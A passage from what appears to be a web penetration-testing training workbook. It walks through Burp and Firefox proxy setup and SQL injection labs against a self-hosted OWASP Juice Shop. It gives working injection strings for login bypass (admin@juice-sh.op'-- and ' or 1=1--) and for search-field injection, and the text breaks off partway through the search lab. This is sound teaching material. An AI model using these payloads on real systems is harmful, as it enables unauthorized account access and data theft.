

Web Ops: Adversary Simulation

Simplot - May 21, 2018

Presented by



Need help?

training@silentbreaksecurity.com


Contents

Lab #1 – Setup	3
Deploy your own instance of OWASP Juice Shop on Heroku (free)	3
Download and install Burp Community Edition.....	3
Download and install Firefox Web Browser:	4
Putting it all together	6
Lab #2 – Fun with SQL Injection!	10
Discover a vulnerable request	10
Authentication bypass via SQL injection to access the site as an administrator	10
Alright, now for the easy way:	13
Data extraction via SQL injection	13
Lab #3 – Brute forcing the admin’s password	16
Bonus: Think you can brute-force the forgot-password form for morty@juice-sh.op?	19
Lab #4 – Crack Some Passwords	20
Lab #5 – Cross-site scripting (XSS)!	23
Using XSS to hijack an administrator’s session cookie.....	23
Lab #6 – Denial of Service through Deserialization	28

Lab #1 – Setup

Deploy your own instance of OWASP Juice Shop on Heroku (free)

1. Visit <https://github.com/bkimminich/juice-shop#setup> and click on the “Deploy to Heroku” button:



2. Login to Heroku if you already have an account or create a new account.
 - a. If you created a new account, you must activate the account by clicking the link sent to the email address you used to register.
3. Name your new Juice Shop instance, then click “Deploy app”.

While the application is deploying to Heroku, continue on with the next steps:


Download and install Burp Community Edition

- <https://portswigger.net/burp/communitydownload>


1. Open up Burp.
2. Click ‘Next’ with Temporary Project selected.
3. Keep the default Burp settings, then click ‘Start Burp’.
4. Once Burp has loaded, click on the ‘Proxy’ tab and click ‘Intercept is on’ to deselect this option. This will prevent Burp from locking up the browser while we get it setup to proxy through Burp.

Download and install Firefox Web Browser:

- <https://www.mozilla.org/en-US/firefox/download/thanks/>
 - Firefox does not have built-in XSS protections, so we'll use it to perform our assessments.
1. Now we're going to add a couple of useful Firefox extensions to the browser.
 - a) FoxyProxy: In the Firefox Browser, navigate to <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard> and click the "Add to Firefox" button.
 - b) EditThisCookie: In the Firefox Browser, navigate to <https://addons.mozilla.org/en-US/firefox/addon/editthiscookieaddon> and click the "Add to Firefox" button.
 2. Now that the extensions are installed, let's configure FoxyProxy to route HTTP traffic through Burp.
 - a) In the top right corner of the browser there should be a new icon in the following shape:



- b) Click on the icon, then click "options", then click the "Add" button on the left side of the new FoxyProxy Options page.
 - i) Add a new proxy with the following options:



Add Proxy

Proxy Type ★

HTTP ▼

Color

#66cc66

Add whitelist pattern to match all URLs

On ●

Do not use for localhost and intranet/private IP addresses

On ●

[Help](#)

Title or Description (optional)

Burp8080

IP address, DNS name, server name ★

127.0.0.1

Port ★

8080

Username (optional)

Password (optional) 👁

Cancel

Save & Add Another


Save & Edit Patterns

Save


c) Click the 'Save' button.

d) To use the proxy, click on FoxyProxy's icon in the top right corner of Firefox and select "Use proxy Burp8080 for all URLs (ignore patterns)"

3. Browse to <https://google.com> Notice anything strange?



4. We need to install Burp's certificate in the browser to prevent the browser from displaying this warning message each time we try to load a secure site.
 - a) In order to install Burp's certificate, browse to <http://burp> in Firefox.
 - b) Click on the 'CA Certificate' Link on the page and download the .der file.
 - c) Browse to 'about:preferences#privacy' and scroll all the way down to the bottom of the page.
 - d) Click the 'View Certificates' in the Certificates section.
 - e) Click the 'Import' Button, then browse to where you just downloaded the Burp cacert.der file and select it. Click 'Open'.




- f) Select 'Trust this CA to identify websites', then click 'okay'.
 - g) Now browse to <https://google.com> again. Get the warning message now?

Putting it all together

Now that you've successfully installed Burp, configured Firefox, and have deployed Juice Shop in Heroku, let's test it all out to see how it works!

5. Go back to your Heroku deployment and make sure it has finished deploying. Once finished, click the 'view' button at the bottom of the page. This should take you to your shiny new Juice Shop instance 😊



6. Copy/paste your Juice Shop URL into Firefox so that we can proxy the traffic through Burp.
 - a) Click around the web site to get a feel for what it does. Go ahead and register as a user on the application by clicking the “Not yet a customer” link on the login page. Make up a new password that you wouldn’t mind other people knowing, since it won’t be very well protected (as we’ll see in later labs). Login with your newly created user account.
 - b) Now take a look at the Proxy tab in Burp. You should see a table being populated with various HTTP requests that are being proxied through Burp.

Burp Intruder Repeater Window Help Backslash
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
 Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
48	https://sbs1-juiceshop.herokuapp.com	GET	/rest/continue-code			200	412	JSON
47	https://sbs1-juiceshop.herokuapp.com	GET	/rest/product/search?q=undefined	✓		304	297	
46	https://sbs1-juiceshop.herokuapp.com	GET	/rest/user/whoami			200	384	JSON
45	https://sbs1-juiceshop.herokuapp.com	GET	/rest/user/whoami			304	295	
44	https://sbs1-juiceshop.herokuapp.com	POST	/rest/user/login	✓		200	937	JSON
43	https://sbs1-juiceshop.herokuapp.com	POST	/api/SecurityAnswers/	✓		201	598	JSON
42	https://sbs1-juiceshop.herokuapp.com	POST	/api/Users/	✓		201	557	JSON
41	https://sbs1-juiceshop.herokuapp.com	GET	/api/SecurityQuestions/			304	325	
40	https://sbs1-juiceshop.herokuapp.com	PUT	/rest/continue-code/apply/wjKRWbLRo...			200	243	

Request Response


Raw Params Headers Hex

```

POST /rest/user/login HTTP/1.1
Host: sbs1-juiceshop.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sbs1-juiceshop.herokuapp.com/
Content-Type: application/json; charset=utf-8
Content-Length: 57
Cookie: io=BcIM1Ch1bm5VjTzLAAAC
Connection: close

{"email":"pentester3612@gmail.com","password":"Password"}
  
```

- c) Find the HTTP request issued when you logged into the application (it should be a POST request to /rest/user/login). Go ahead and click on it to select it. When you click on it, you should see the HTTP request populate in the main panel. Notice that the bottom panel has both a 'Request' and 'Response' tab that you can toggle between. Check out the information contained in these tabs, along with their respective subtabs.
- d) Before we start playing with Burp's tools, we should define which URLs are in scope. In the Target tab on the left side of the screen, right click on your Juice Shop instance's URL, then click 'Add to scope'. Click 'No' on the proxy history logging popup. You should see the 'Scope' subtab light up once the process is complete. If you click into the scope subtab, you should now see your Juice Shop instance's URL included in the scope.



7. Now that we've defined what URLs are in scope, let's explore some of Burp's tools!
 - a) First, we're going to look at Burp's **Repeater** tab. In the Proxy tab (top of the screen), right click on the HTTP request sent when you logged into the application and click 'Send to Repeater'. The Repeater tab should change colors so let's go ahead and click on it. The left panel shows the HTTP request and the right panel is where the server's response will appear when we click 'Go' to repeat the request.

Burp's Repeater allows you to manually tamper with HTTP requests. For example, you could modify the User-Agent HTTP header to impersonate another browser (e.g. an iOS device) or manually enter a SQL injection exploit into a POST parameter. Go ahead and modify the User Agent field to any value you would like and then click the 'Go' button in the top left corner. Burp should now display the HTTP response on the right. Leave this tab open as we'll be using it in the next lab.

Lab #2 – Fun with SQL Injection!

Discover a vulnerable request


- 1) One of the first places to look for SQL injection vulnerabilities is on the login request. In the last lab, you should have sent a login POST request to the repeater tab in Burp. Let's use this request to test the site for SQL injection vulnerabilities.
- 2) Change the password to something other than the account's real password and click 'Send' to repeat the login request. You should receive an error message stating "Invalid email or password."
- 3) Go ahead and try adding in a single quote and a double quote into the password field to see if we can generate a SQL error. (when adding double quotes to json, you have to escape it with a backslash).
 - a. Ex: {"email":"itsme@juice-sh.op","password":"pass\"word"}
- 4) Okay, so that didn't seem to do much. Let's try modifying the email parameter's value.
- 5) Modify the value of the email parameter to include a single and double quote and click 'Send' to repeat the login request.
 - a. Ex: {"email":"'its\"me@juice-sh.op","password":"pass\"word"}
- 6) What do you see in the response now? Hopefully you're seeing a VERY informative SQL error message, including the original SQL query that includes our submitted values:



```
"sql": "SELECT * FROM Users WHERE email = 'its\"me@juice-sh.op' AND password = '199b37c1ba34d922bd296e9a32037e45'"
```
- 7) So, it looks like the single quote can give us injection into this particular query. How can we use this vulnerability to gain administrative access to the application? Let's do it!

Authentication bypass via SQL injection to access the site as an administrator

- 8) Let's get back to Burp and our Juice Shop login request.
 - a. We'll gain access to the admin's account the harder way first, then we'll do it the easy way.
- 9) Now that we know the login request is vulnerable to SQL injection, what are we missing in order to gain access as the admin user? Well, first it would be nice if we knew the administrator's email address to use in the login request.

- 10) Email addresses are frequently leaked within the application's source through HTML variables, comments, or JavaScript files. Let's look through some of these to see if we can find some information about possible administrators of the application. On the Juice Shop web page, press CTRL+SHIFT+S to open the debugger.
- 11) In the debugger window, press CTRL+SHIFT+F to open a file search dialog, then search for "admin". If you don't get any results, click the name of your application in the "sources" tab on the left and it should perform the search on all of the code.




- 12) Click on one of the results and then beautify the source by clicking the curly braces  at the bottom of the window.
- 13) Another CTRL+F should allow you to search in the file for "admin" again.

14) You should notice a few interesting URL paths while you cycle through the results:

```
999 angular.module('juiceShop').config(['$routeProvider',
1000 function (e) {
1001   'use strict';
1002   e.when('/administration', {
1003     templateUrl: 'views/Administration.html',
1004     controller: 'AdministrationController'
1005   });

1217 angular.module('juiceShop').factory('ConfigurationService', [
1218   '$http',
1219   '$q',
1220   function (e, n) {
1221     'use strict';
1222     return {
1223       getApplicationConfiguration: function () {
1224         var t = n.defer();
1225         return e.get('/rest/admin/application-configuration').success(function (e) {
1226           t.resolve(e.config)
1227         }).error(function (e) {
1228           t.reject(e)
1229         });
1230         t.promise
1231       }
1232     }
1233   }
1234 ]),
```

15) Notice that the application appears to have a route to /administration. Any chance that we might be able to access it without being the administrator? Let's find out! Visit <https://<yoursitename>/#/administration>



16) Nice! Now we've got a list of valid email addresses for users of the site. Let's use 'admin@juice-sh.op' in our SQL injection attempt.


17) Login with Email `admin@juice-sh.op'--` and any password to comment out the rest of the SQL query and ignore the password check. Well? How are you feeling now that you're an admin? ☺

Alright, now for the easy way:

- 18) Log in with email ' or 1=1-- and any password which will authenticate the first entry in the Users table which happens to be the administrator.
- 19) **Extra:** Know any administrative URLs you might be able to access now that we're authenticated?

Data extraction via SQL injection

- 20) While authentication bypasses are neat, sometimes we don't have the luxury of having a SQL injection vulnerability on the login page. In addition, sometimes there's some very interesting (and sensitive) data stored in the database that we, as attackers, would like to extract. We would typically attempt to use the SQL injection vulnerability on the login request to extract our data, but let's find another one to use. Time to see if we can find another SQL injection spot that might be a little more helpful to us.
- 21) Another common spot for SQL injection is in a search field, so let's try the product search functionality.
- First, try searching for "apple". The search results should include some apple products.
 - Next, let's try appending the classic SQL injection vector ' or 1=1-- to our search.



- Did anything weird seem to happen when you tried submitting this new search? No? There's no results for this search you say? Hmm...let's take a look at the response in Burp.
- There are a few things we should immediately notice about the server's response to our second search. First, notice that the server's response status is 500, which indicates a server error, and second, you should notice some SQL errors including the actual query being performed on the backend server.

The screenshot shows the Burp Intruder Repeater interface. The top menu bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below this is a sub-menu bar with Intercept, HTTP history, WebSockets history, and Options. The main table displays a list of HTTP requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIN
117	https://sbs1-juiceshop.herokuapp.com	GET	/rest/product/search?q=apple%27%20or%201=1--	✓		500	1593	JSC
116	https://sbs1-juiceshop.herokuapp.com	GET	/rest/product/search?q=apple	✓		200	928	JSC

